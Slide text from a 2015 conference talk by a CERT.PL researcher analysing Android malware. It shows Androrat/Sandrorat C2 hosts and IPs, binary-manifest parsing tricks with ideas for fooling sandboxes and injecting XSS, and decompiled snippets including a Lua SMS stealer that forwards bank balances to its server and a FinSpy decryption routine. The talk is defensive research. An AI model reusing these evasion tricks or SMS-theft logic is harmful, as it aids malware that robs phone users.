


Android malware that won't make you fall asleep

Łukasz Siewierski
lukasz.siewierski@cert.pl

 @maldr0id

<CERT.PL>_


Hackito Ergo Sum 2015

Android malware is boring!

Android malware is boring!










































- Use of a standard API in a standard way – to extract information.
- Written in Java and obfuscated in an obvious and simple way.
- No creativity. Does what is expected.
- No (or very little of) social engineering.
- Usually, it doesn't even have native code.
- No (interesting) targeted attacks.
- Overall, extremely boring.

Android malware is boring!



Android Malware Tracker – amtrckr.info

[AM Trckr](#)[Home](#)[API](#)[Statistics](#)[Visualization](#)[About](#)[Blog](#)[Twitter](#)Show entriesSearch:

Date	URL	IP	Name
2015-10-22 ?	hazhar77.no-ip.biz:9999	173.225.115.94  US	Androrat 
2015-10-22 ?	baby.webhop.me:1177	77.122.104.42  UA	Sandrorat  
2015-10-21 ✓	88.150.149.91:1333	88.150.149.91  GB	Sandrorat  
2015-10-21 ✗	appmarket.servehttp.com:1337	31.9.79.51  SY	Sandrorat  
2015-10-20 ✗	189.174.125.60:21	189.174.125.60  MX	Androrat 
2015-10-20 ✗	haxor.hopto.org:1337	182.191.90.251  PK	Sandrorat  
2015-10-19 ✓	sabbah.duckdns.org:81	217.31.247.224  TR	Androrat 
2015-10-19 ✗	1349874791.gnway.cc:1337	222.186.21.84  CN	Sandrorat  
2015-10-19 ✗	thekillers.ddns.net:9999	197.0.42.87  TN	Androrat 
2015-10-18 ✓	danialmostafaei.no-ip.biz:8899	46.100.150.85  TR	Androrat 
2015-10-18 ✓	abdouoahmed.ddns.net:1337	38.103.14.140  US	Sandrorat  
2015-10-18 ✓	jNkey.ddns.net:1711	2.132.29.59  KZ	Androrat 
2015-10-17 ✓	younix.ddns.net:1199	105.158.130.146  MA	Sandrorat  
2015-10-17 ✓	momo2015.duckdns.org:1331	46.246.27.75  SE	Sandrorat  
2015-10-17 ✗	anonvirus.ddns.net:82	173.0.9.204  AI	Androrat 
2015-10-17 ✗	elisou19.ddns.net:1337	90.171.2.203  ES	Sandrorat  

The good stuff!



LIVEJOURNAL

```
<?xml version="1.0"?>
<quiz>
  <qanda seq="1">
    <question>
      Who was the forty-second
      president of the U.S.A.?
    </question>
    <answer>
      William Jefferson Clinton
    </answer>
  </qanda>
  <!-- Note: We need to add
  more questions later.-->
</quiz>
```

XML

AndroidManifest – the XML that isn't



Did you know that...

AndroidManifest.xml is *not really* an XML?

```
00000000 03 00 08 00 a8 1e 00 00 01 00 1c 00 78 0e 00 00 |.....x...|
00000010 42 00 00 00 00 00 00 00 00 00 00 00 24 01 00 00 |B.....$.|
00000020 00 00 00 00 00 00 00 00 1a 00 00 00 34 00 00 00 |.....4...|
00000030 52 00 00 00 5e 00 00 00 6a 00 00 00 78 00 00 00 |R...^...j...x...|
00000040 90 00 00 00 a2 00 00 00 b6 00 00 00 dc 00 00 00 |.....|
00000050 ee 00 00 00 46 01 00 00 4a 01 00 00 5c 01 00 00 |...F...J..._|
00000060 70 01 00 00 8c 01 00 00 96 01 00 00 aa 01 00 00 |p.....|
00000070 cc 01 00 00 06 02 00 00 50 02 00 00 a0 02 00 00 |.....P.....|
00000080 f6 02 00 00 44 03 00 00 7c 03 00 00 c0 03 00 00 |...D...|.....|
00000090 12 04 00 00 4e 04 00 00 8c 04 00 00 d8 04 00 00 |...N.....|
000000a0 22 05 00 00 70 05 00 00 b2 05 00 00 fc 05 00 00 |"...p.....|
000000b0 36 06 00 00 84 06 00 00 c0 06 00 00 0e 07 00 00 |6.....|
000000c0 5a 07 00 00 ac 07 00 00 fe 07 00 00 54 08 00 00 |Z.....T...|
000000d0 8e 08 00 00 ce 08 00 00 12 09 00 00 58 09 00 00 |.....X...|
000000e0 a8 09 00 00 ea 09 00 00 3e 0a 00 00 94 0a 00 00 |.....>.....|
000000f0 ea 0a 00 00 04 0b 00 00 16 0b 00 00 3a 0b 00 00 |.....:...|
```

AndroidManifest.xml – StringPool

00000000	03 00 08 00 a8 1e 00 00	01 00 1c 00 78 0e 00 00x...
00000010	42 00 00 00 00 00 00 00	00 00 00 00 24 01 00 00	B.....\$.
00000020	00 00 00 00 00 00 00 00	1a 00 00 00 34 00 00 004...
00000030	52 00 00 00 5e 00 00 00	6a 00 00 00 78 00 00 00	R...^...j...x...
00000040	90 00 00 00 a2 00 00 00	b6 00 00 00 dc 00 00 00
00000050	ee 00 00 00 46 01 00 00	4a 01 00 00 5c 01 00 00	...F...J..._
00000060	70 01 00 00 8c 01 00 00	96 01 00 00 aa 01 00 00	p.....
00000070	cc 01 00 00 06 02 00 00	50 02 00 00 a0 02 00 00P.....
00000080	f6 02 00 00 44 03 00 00	7c 03 00 00 c0 03 00 00	...D...
00000090	12 04 00 00 4e 04 00 00	8c 04 00 00 d8 04 00 00	...N.....
000000a0	22 05 00 00 70 05 00 00	b2 05 00 00 fc 05 00 00	"...p.....
000000b0	36 06 00 00 84 06 00 00	c0 06 00 00 0e 07 00 00	6.....
000000c0	5a 07 00 00 ac 07 00 00	fe 07 00 00 54 08 00 00	Z.....T...
000000d0	8e 08 00 00 ce 08 00 00	12 09 00 00 58 09 00 00X...
000000e0	a8 09 00 00 ea 09 00 00	3e 0a 00 00 94 0a 00 00>.....
000000f0	ea 0a 00 00 04 0b 00 00	16 0b 00 00 3a 0b 00 00:...
00000100	4e 0b 00 00 74 0b 00 00	92 0b 00 00 a2 0b 00 00	N...t.....
00000110	f4 0b 00 00 46 0c 00 00	92 0c 00 00 a6 0c 00 00	...F.....
00000120	c4 0c 00 00 fc 0c 00 00	10 0d 00 00 0b 00 76 00v...
00000130	65 00 72 00 73 00 69 00	6f 00 6e 00 43 00 6f 00	e.r.s.i.o.n.C.o.
00000140	64 00 65 00 00 00 0b 00	76 00 65 00 72 00 73 00	d.e....v.e.r.s.
00000150	69 00 6f 00 6e 00 4e 00	61 00 6d 00 65 00 00 00	i.o.n.N.a.m.e...
00000160	0d 00 6d 00 69 00 6e 00	53 00 64 00 6b 00 56 00	.m.i.n.S.d.k.V.
00000170	65 00 72 00 73 00 69 00	6f 00 6e 00 00 00 04 00	e.r.s.i.o.n.....

AndroidManifest.xml – Strings

```
00000000 03 00 08 00 a8 1e 00 00 01 00 1c 00 78 0e 00 00 |.....x...|
00000010 42 00 00 00 00 00 00 00 00 00 00 00 24 01 00 00 |B.....$....|
00000020 00 00 00 00 00 00 00 00 1a 00 00 00 34 00 00 00 |.....4...|
00000030 52 00 00 00 5e 00 00 00 6a 00 00 00 78 00 00 00 |R...^...j...x...|
00000040 90 00 00 00 a2 00 00 00 b6 00 00 00 dc 00 00 00 |.....|
00000050 ee 00 00 00 46 01 00 00 4a 01 00 00 5c 01 00 00 |....F...J.....|
00000060 70 01 00 00 8c 01 00 00 96 01 00 00 aa 01 00 00 |p.....|
00000070 cc 01 00 00 06 02 00 00 50 02 00 00 a0 02 00 00 |.....P.....|
00000080 f6 02 00 00 44 03 00 00 7c 03 00 00 c0 03 00 00 |....D...|.....|
00000090 12 04 00 00 4e 04 00 00 8c 04 00 00 d8 04 00 00 |....N.....|
000000a0 22 05 00 00 70 05 00 00 b2 05 00 00 fc 05 00 00 |"...p.....|
000000b0 36 06 00 00 84 06 00 00 c0 06 00 00 0e 07 00 00 |6.....|
000000c0 5a 07 00 00 ac 07 00 00 fe 07 00 00 54 08 00 00 |Z.....T...|
000000d0 8e 08 00 00 ce 08 00 00 12 09 00 00 58 09 00 00 |.....X...|
000000e0 a8 09 00 00 ea 09 00 00 3e 0a 00 00 94 0a 00 00 |.....>.....|
000000f0 ea 0a 00 00 04 0b 00 00 16 0b 00 00 3a 0b 00 00 |.....:...|
00000100 4e 0b 00 00 74 0b 00 00 92 0b 00 00 a2 0b 00 00 |N...t.....|
00000110 f4 0b 00 00 46 0c 00 00 92 0c 00 00 a6 0c 00 00 |....F.....|
00000120 c4 0c 00 00 fc 0c 00 00 10 0d 00 00 0b 00 76 00 |.....v...|
00000130 65 00 72 00 73 00 69 00 6f 00 6e 00 43 00 6f 00 |e.r.s.i.o.n.C.o.|
00000140 64 00 65 00 00 00 0b 00 76 00 65 00 72 00 73 00 |d.e.....v.e.r.s.|
00000150 69 00 6f 00 6e 00 4e 00 61 00 6d 00 65 00 00 00 |i.o.n.N.a.m.e...|
00000160 0d 00 6d 00 69 00 6e 00 53 00 64 00 6b 00 56 00 |.m.i.n.S.d.k.V.|
00000170 65 00 72 00 73 00 69 00 6f 00 6e 00 00 00 04 00 |e.r.s.i.o.n.....|
```

AndroidManifest.xml – ResourceMap

```
0000e50: 6e 00 74 00 65 00 6e 00 74 00 2e 00 63 00 61 00 n.t.e.n.t...c.a.
0000e60: 74 00 65 00 67 00 6f 00 72 00 79 00 2e 00 4c 00 t.e.g.o.r.y...L.
0000e70: 41 00 55 00 4e 00 43 00 48 00 45 00 52 00 00 00 A.U.N.C.H.E.R...
0000e80: 80 01 08 00 30 00 00 00 1b 02 01 01 1c 02 01 01 ....0.....
0000e90: 0c 02 01 01 03 00 01 01 02 00 01 01 01 00 01 01 .....
0000ea0: 0f 00 01 01 0e 00 01 01 1c 00 01 01 1e 00 01 01 .....
0000eb0: 00 01 10 00 18 00 00 00 02 00 00 00 ff ff ff ff .....
0000ec0: 0a 00 00 00 0b 00 00 00 02 01 10 00 60 00 00 00 .....
0000ed0: 02 00 00 00 ff ff ff ff ff ff ff ff 0e 00 00 00 .....
0000ee0: 14 00 14 00 03 00 00 00 00 00 00 00 0b 00 00 00 .....
0000ef0: 00 00 00 00 ff ff ff ff 08 00 00 10 01 00 00 00 .....
0000f00: 0b 00 00 00 01 00 00 00 10 00 00 00 08 00 00 03 .....
0000f10: 10 00 00 00 ff ff ff ff 0d 00 00 00 0f 00 00 00 .....
0000f20: 08 00 00 03 0f 00 00 00 02 01 10 00 38 00 00 00 .....8...
0000f30: 07 00 00 00 ff ff ff ff ff ff ff ff 11 00 00 00 .....
0000f40: 14 00 14 00 01 00 00 00 00 00 00 00 0b 00 00 00 .....
0000f50: 02 00 00 00 ff ff ff ff 08 00 00 10 07 00 00 00 .....
0000f60: 03 01 10 00 18 00 00 00 07 00 00 00 ff ff ff ff .....
0000f70: ff ff ff ff 11 00 00 00 02 01 10 00 38 00 00 00 .....8...
0000f80: 08 00 00 00 ff ff ff ff ff ff ff ff 12 00 00 00 .....
0000f90: 14 00 14 00 01 00 00 00 00 00 00 00 0b 00 00 00 .....
0000fa0: 03 00 00 00 13 00 00 00 08 00 00 03 13 00 00 00 .....
0000fb0: 03 01 10 00 18 00 00 00 08 00 00 00 ff ff ff ff .....
0000fc0: ff ff ff ff 12 00 00 00 02 01 10 00 38 00 00 00 .....8...
```

AndroidManifest.xml – Resource ID and String

```
0 (0x0101021b): versionCode
1 (0x0101021c): versionName
2 (0x0101020c): minSdkVersion
3 (0x01010003): name
4 (0x01010002): icon
5 (0x01010001): label
6 (0x0101000f): debuggable
7 (0x0101000e): enabled
8 (0x0101001c): priority
9 (0x0101001e): screenOrientation
10 (): android
11 (): http://schemas.android.com/apk/res/android
12 ():
13 (): package
14 (): manifest
15 (): com.security
16 (): 4.3
```

<https://android.googlesource.com/platform/frameworks/base/+master/core/res/res/values/public.xml>



Pop Quiz!

What do you think is more important:

Resource ID or the actual string?



Pop Quiz!

What do you think is more important:

Resource ID or the actual string?

Android manifest:

```
N: android=http://schemas.android.com/apk/res/android
```

```
E: manifest (line=1)
```

```
A: :(0x0101001d)=(type 0x10)0x1
```

```
A: android:versionCode(0x0101021b)=(type 0x10)0x2
```

```
A: :(0x0101021c)="2.0" (Raw: "2.0")
```

```
A: android:installLocation(0x010102b7)=(type 0x10)0x1
```

```
A: package="com.android.system.admin" (Raw: "com.android.system.admin")
```

```
E: uses-sdk (line=8)
```

```
A: :(0x0101020c)=(type 0x10)0x1
```

```
A: :(0x01010270)=(type 0x10)0x11
```

Let's start having fun!

Android manifest:

```
N: android=http://schemas.android.com/apk/res/android
  E: manifest (line=2)
    A: android:versionCode(0x0101021b)=(type 0x10)0x1
    A: android:versionName="1.0" package(0x0101021c)="com.acme.app" (Raw: "com.acme.app")
    A: package="com.maldr0id.example.helloworld" (Raw: "com.maldr0id.example.helloworld")
  E: application (line=6)
    A: android:label(0x01010001)=@0x7f030000
  E: activity (line=7)
    A: android:label(0x01010001)=@0x7f030000
    A: android:name(0x01010003)="MainActivity" (Raw: "MainActivity")
    <snip...>
```

This translates to:

```
<manifest android:versionCode="1"
  android:versionName="1.0" package="com.acme.app" package="com.maldr0id.example.helloworld"
```

Let's start having fun!

Android manifest:

```
N: android=http://schemas.android.com/apk/res/android
E: manifest (line=2)
  A: android:versionCode(0x0101021b)=(type 0x10)0x1
  A: android:versionName="1.0" package(0x0101021c)="com.acme.app" (Raw: "com.acme.app")
  A: package="com.maldr0id.example.helloworld" (Raw: "com.maldr0id.example.helloworld")
E: application (line=6)
  A: android:label(0x01010001)=@0x7f030000
E: activity (line=7)
  A: android:label(0x01010001)=@0x7f030000
  A: android:name(0x01010003)="MainActivity" (Raw: "MainActivity")
  <snip...>
```

This translates to:

```
<manifest android:versionCode="1"
  android:versionName="1.0" package="com.acme.app" package="com.maldr0id.example.helloworld"
```

I want to try it too!

`https://github.com/maldroid/manifesto`

Ideas:

- What happens when there is an CR (`\r`) sign in one of the attributes?
- Maybe play with the string size?
- Try to play with the backspace character `\b`.
- Your sandbox prints `AndroidManifest.xml`? XSS anyone?

I want to try it too!


<https://github.com/maldroid/manifesto>

Ideas:

- What happens when there is a carriage return (\r) sign in one of the attributes?
- Maybe play with the space character \s?
- Try to play with the backspace character \b.
- Your sand! Can you inject something into AndroidManifest.xml? XSS anyone?

DEMO TIME!

Not all Android malware is written in Java



"Lua" Android malware

```
function onSMS(number, text)
    local packet = SMSReceivedPacket(Service:GetToken(), number, text);
    NetClient.Run(packet, API, true);
    Log.Write("[SMS]: " .. number .. ": " .. text);

    if number == "900" then
        local packet = SetVariablePacket(Service:GetToken(), "sberbalance",
↪ tostring(text));
        NetClient.Run(packet, API, true);
    end

    if number == "Alfa-Bank" then
        local packet = SetVariablePacket(Service:GetToken(), "alfabalance",
↪ tostring(text));
        NetClient.Run(packet, API, true);
    end

    if number == "TCS Bank" then
        local packet = SetVariablePacket(Service:GetToken(), "tcsbalance",
↪ tostring(text));
        NetClient.Run(packet, API, true);
    end
end
```

Source: Lookout, Inc.

Android malware and JavaScript

```
class ExposedJsApi
{
    private t _bridge;


    public ExposedJsApi(t paramt)
    {
        this._bridge = paramt;
    }

    @JavascriptInterface
    public String exec(int paramInt, String paramString1, String paramString2, String paramString3)
    {
        return this._bridge.a(paramInt, paramString1, paramString2, paramString3);
    }


    @JavascriptInterface
    public String retrieveJsMessages(int paramInt, boolean paramBoolean)
    {
        return this._bridge.a(paramInt, paramBoolean);
    }

    @JavascriptInterface
    public void setNativeToJsBridgeMode(int paramInt1, int paramInt2)
    {
        this._bridge.a(paramInt1, paramInt2);
    }
}
```


Application overlay



Poor man's webinject




Obstacles in Android malware development



Obstacles in Android malware development

```
new StringBuilder("SmsRecieveronReceive ").append(Build.VERSION.RELEASE).toString();  
if (Build.VERSION.RELEASE.startsWith("4.4"))  
    ((AudioManager)paramContext.getSystemService("audio")).setStreamMute(5, true);
```


Obstacles in Android malware development




```
Blowfish.class  OnAdminReceiver.class [X]
package org.thoughtcrime.securesms.xbroadcast;
import android.app.admin.DeviceAdminReceiver;


public class OnAdminReceiver extends DeviceAdminReceiver
{
    public void onDisabled(Context paramContext, Intent paramInt)
    {
        myFunctions.Log("AdminReceiver", "Admin disabled");
    }

    public void onEnabled(Context paramContext, Intent paramInt)
    {
        myFunctions.Log("AdminReceiver", "Admin enabled");
    }
}
```


Tips & tricks: hiding as spam



Tips & tricks: hiding as spam



Tips & tricks: exclamation point



Tips & tricks: SMS User Data Header

```
<receiver android:name=".SMSReceiver">
  <intent-filter>
    <action android:name="android.intent.action.DATA_SMS_RECEIVED" />
    <data android:port="8901" />
    <data android:scheme="sms" />
  </intent-filter>
</receiver>
```

05 04 03 <destination port (2 bytes)> <originator port (2 bytes)>

State sponsored advanced APT threats!

```
public final class a
{
    public static final byte[] a = { 52, 106, 35, 101, 42, 70, 57, 43, 77, 115, 37, 124, 103, 49, 126,

    public static byte[] a(byte[] paramArrayOfByte)
    {
        SecretKeySpec localSecretKeySpec = new SecretKeySpec(a, "AES");
        Cipher localCipher = Cipher.getInstance("AES");
        localCipher.init(2, localSecretKeySpec);
        return localCipher.doFinal(paramArrayOfByte);
    }
}
```

Code from: FinSpy by FinFisher

Even more state sponsored and more advanced APT!

]HackingTeam[

Rely on us.



Source: Hacking Team


Even more state sponsored and more advanced APT!

The top screenshot shows the Google Play Store page for the 'Be News' app. The app is developed by Tiziano Piccolo and was released on December 10, 2014. It is categorized under 'News & Magazines'. The app icon is a cartoon bee wearing headphones. The page features an 'Install' button and an 'Add to wishlist' button. Below the app information, there is a 'G+' button with '+1' next to it, indicating a recommendation.

The bottom section of the image displays four screenshots of the 'Be News' app running on an Android phone. Each screenshot shows a list of news items with a dark background and light text. The news items include headlines such as 'Fly with the bees', 'Look at me', 'To be a bee act like a bee', 'Save', 'Hello', 'What's new', 'Good news', and 'Bad news'. Each item has a small thumbnail image and a timestamp. A 'Refresh' button is visible at the bottom of each screen.

Source: heatsoftware.com, Hacking Team

Even more state sponsored and more advanced APT!



Source: rooksecurity.com, Hacking Team files

Thank you for your attention!